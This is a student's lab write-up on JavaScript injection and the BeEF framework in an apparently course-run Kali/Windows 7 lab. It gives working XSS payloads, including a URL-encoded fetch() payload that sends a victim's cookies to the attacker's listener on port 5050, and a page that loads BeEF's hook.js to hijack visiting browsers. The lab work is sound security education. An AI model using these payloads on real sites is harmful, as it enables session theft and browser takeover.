


1 JavaScript Injection & BeEF Introduction

Set up




```
kali@kali: ~/Documents/XSS
File Actions Edit View Help
168eef97006f: Pull complete
1c3ba1fa0af4: Pull complete
a53ce1f02746: Pull complete
i4a8c1bd5887: Pull complete
#800e94e7303: Pull complete
bda9ff0fd0d48: Pull complete
adcced9ef048: Pull complete
3232a054fd: Pull complete
Digest: sha256:159531d7835ed5161c8f9512f9e...
Status: Downloaded newer image for node:10
--> 28dcda6a642db8
Step 2/7 : EXPOSE 5050
--> Running 1cc2cf4a3054a2
Removing intermediate container 2ccf4a3054...
--> 3f5546ec72d5
Step 3/7 : WORKDIR /app
--> Running in c4d18d5792b
Removing intermediate container c4d18d5792b...
--> 98bbdae2aa6
Step 4/7 : COPY package.json package-lock.json
--> Running 177d45e5b...
Step 5/7 : RUN npm install
--> Running in 25939af7bc7
npm WARN backend@1.0.0 No description
npm WARN backend@1.0.0 No repository field
added 52 packages from 39 contributors and
found 10 vulnerabilities
  Run `npm audit fix` to fix them, or `npm
  audit --only破缺` to ignore them.
  To learn how to audit your code for security issues, run:
  npx eslint --help
Removing intermediate container 25939af7bc7...
--> e61782a7a360
Step 6/7 : COPY index.js .
--> Running 4722fe2829...
Step 7/7 : CMD ["node", "index.js"]
--> Running in ded65979e630
Removing intermediate container ded65979e630...
--> b5eb09848dd
Successfully built b5eb09848dd
Successfully tagged xss_backend:latest
WARNING: Image for service backend was bui...
reatting xss.frontend_1 ... done
reatting xss.backend_1 ... done
attaching to xss.frontend_1 xss.backend_1
frontend_1 | INFO Accepting connections
frontend_1 | HTTP 10/19/2024 5:50:33 PM
frontend_1 | HTTP 10/19/2024 5:50:33 PM
frontend_1 | HTTP 10/19/2024 5:50:33 PM
frontend_1 | HTTP 10/19/2024 5:50:34 PM
[...]
[kali@kali]~
```

Task 1 (2 %): Perform a JavaScript injection by changing the URL query parameter (parameter "q") in `http://<Kali's IP>:3000//task1?q=42`. The code should raise a popup (alert). Report the URL you created for this purpose.

Modify the URL query parameter q


`http://<Kali's IP>:3000/task1?q=<script>alert('Happy happy happy !');</script>`




Task 2 (5 %): Visit `http://<Kali's IP>:3000/task2`. This time this is a message board. Create an `alert()` JavaScript code and inject it in the message board. Report the message you entered to confirm that you get an alert.

Enter the following as the message:

```
<script>alert('XSS Success!');</script>
```





(sorry I mistyped “script” first time)

Task 3 (10 %): In this task, you perform cookie stealing. Suppose that the victim (Windows 7) has access to `http://<Kali's IP>:5000//task1?q=42`. And you have a server running on the attacker listening on port 5050 (`http://<Kali's IP>:5050`) that logs all the requests made to it. What is the URL you can send to the victim in order to steal their cookies and send them to the server listening on Kali on port 5050? Note that the server can log all the request query parameters.


Hint: There may be different ways to solve

```
> fetch('http://10.13.37.104:5050/?cookie=' +
  document.cookie)
< Promise {<pending>}
>
backend_1 | { cookie: 'csrf=abcdefg' }
```

I first thought of using `fetch()` to extract cookies from the browser and send them to my Kali machine. To confirm it would work, I tested the following code directly in the browser console:
`fetch('http://10.13.37.104:5050/?cookie=' + document.cookie)`
The command executed successfully, and I was able to capture the cookie on my Kali listener at port **5050**. This confirmed that the concept was sound.

With the console test working, I tried injecting the same payload into a vulnerable URL on the target site with following URL

`http://10.13.37.104:3000/task1?q=<script>fetch('http://10.13.37.104:5050/?cookie=' + document.cookie);</script>`



This attempt failed, returning a `SyntaxError`. I suspected the issue might be related to special characters in the URL.


To resolve the syntax issue, I decided to URL-encode the payload to ensure special characters wouldn't break the request. I encoded the script as follows:

```
http://10.13.37.104:3000/task1?q=%3Cscript%3Efetch('http%3A%2F%2F10.13.37.104%3A5050%2F%3Fcookie%3D'%20%2B%20document.cookie)%3B%3C%2Fscript%3E
```

```
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 GET /task1?q=%3Cscript%3Efetch(%27http%3A%2F%2F10.13.37.104%3A5050%2F%3Fcookie%3D%27%20%2B%20document.cookie)%3B%3C%2Fscript%3E
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 Returned 304 in 1 ms
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 GET /static/css/main.2cce8147.chunk.css 0,0,0,0,1 LISTEN 13360/docker-proxy
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 Returned 304 in 0 ms
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 GET /static/js/2.c8a20578.chunk.js
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 Returned 304 in 1 ms
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 GET /static/js/main.46ca5f30.chunk.js
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 Returned 304 in 0 ms
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 GET /static/css/main.2cce8147.chunk.css.map already in use
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 Returned 200 in 0 ms
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 GET /static/js/2.c8a20578.chunk.js.map already in use
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 GET /static/js/main.46ca5f30.chunk.js.map already in use
frontend_1 | HTTP 10/19/2024 10:54:34 PM 10.13.37.103 Returned 200 in 1 ms
backend_1 | { cookie: 'csrf=abcdefg' }
```

The payload executed successfully. The cookies were sent to my Kali machine.

Task 3.1 If what you are trying to do is not working, report your rationale for partial credit. Also, JavaScript code to create an alert showing all the cookies is <script>alert(document.cookie)</script>



Task 4 (4 %): Assuming you have already started BeEF, perform the simplest way to hook by navigating in Kali's browser to <http://127.0.0.1:3000/demos/basic.html>

[Links to an external site.](#)

. This will load the `hook.js`. After that confirm that your browser is hooked by checking Online Browsers in BeEF's left panel. After doing so close the demo page you opened and wait a bit to confirm that now there is no browser in Online Browsers.

Now do the same from the target browser (Windows 7 Chrome) but instead of navigating to <http://127.0.0.1:3000/demos/basic.html>

[Links to an external site.](#)


, navigate to `http://<Kali's IP>:3000/demos/basic.html` Ensure that the browser is hooked.

Post a screenshot of the hooked browser in Windows 7, and report the list of browser's plugins through BeEF (*Hint:* Search Browser info through BeEF).

Now start the Apache2 Web Server:

```
service apache2 start  
cd /var/www/html  
mv index.html index.html.old
```

Confirm that the Kali browser is hooked.



Confirm that the Windows 7 browser is hooked



In the BeEF Admin Panel, click on the Windows 7 hooked browser then use List Plugins module.

The screenshot shows the BeEF Admin Panel with the 'List Plugins' module selected. The left sidebar shows the 'Module Tree' with various modules listed under 'Browser plugins' and 'Metasploit'. The main panel shows the 'Module Results History' table with one entry: id 0, date 2024-10-19 20:13, and label 'command 1'. Below the table is the 'List Plugins' section, which contains the following text:

```
Description: Attempts to guess installed plugins. This module requires the PhoneGap API.
Id: 28
```

Execute

With `console.log(navigator.plugins);`

We know that the browser has 5 plugins installed (all related to PDF viewers)

```
> console.log(navigator.plugins)
VM151:1
PluginArray {0: Plugin, 1: Plugin, 2: Plugin, 3: Plugin, 4: Plugin, PDF Viewer: Plugin, Chrome PDF Viewer: Plugin, Chromium PDF Viewer: Plugin, Microsoft Edge PDF Viewer: Plugin, WebKit built-in PDF: Plugin, ...} i
▶ 0: Plugin {0:MimeType, 1:application/pdf:}
▶ 1: Plugin {0:MimeType, 1:application/pdf:}
▶ 2: Plugin {0:MimeType, 1:application/pdf:}
▶ 3: Plugin {0:MimeType, 1:application/pdf:}
▶ 4: Plugin {0:MimeType, 1:application/pdf:}
▶ Chrome PDF Viewer: Plugin {0:MimeType, 1:}
▶ Chromium PDF Viewer: Plugin {0:MimeType, 1:}
▶ Microsoft Edge PDF Viewer: Plugin {0:MimeType, 1:}
▶ PDF Viewer: Plugin {0:MimeType, 1:application/pdf:}
▶ WebKit built-in PDF: Plugin {0:MimeType, 1:application/pdf:}
length: 5
▶ [[Prototype]]: PluginArray
< undefined
>
```

However Using BeEF's Browser Plugin Detection module, no plugins were detected on the Windows 7 Chrome browser. I guess it's because Chrome restricts access to the details.

Task 5 (2 %): Create a sample Web page that is infected with hook.js (<http://localhost:3000/hook.js>). Store the website in a file called `index.html` in path `/var/www/html`. Visit the Web page from the target machine and confirm that the browser is hooked. Report the contents of the index.html file.


Write the hooked HTML Page

```
GNU nano 8.0
index.html


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>BeEF Hooked Page</title>
    <script src="http://10.13.37.104:3000/hook.js"></script>
</head>
<body>
    <h1>Welcome to the Hooked Page!</h1>
    <p>If you are seeing this, your browser is being monitored by BeEF!</p>
</body>
</html>
```

Key	Value
browser.capabilitiesactivex	No
browser.capabilities.flash	No
browser.capabilities.googlechrome	No
browser.capabilities.mozillafirefox	No
browser.capabilities.opera	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.chrome	Yes


Test on the local kali machine first to see if apache server is running



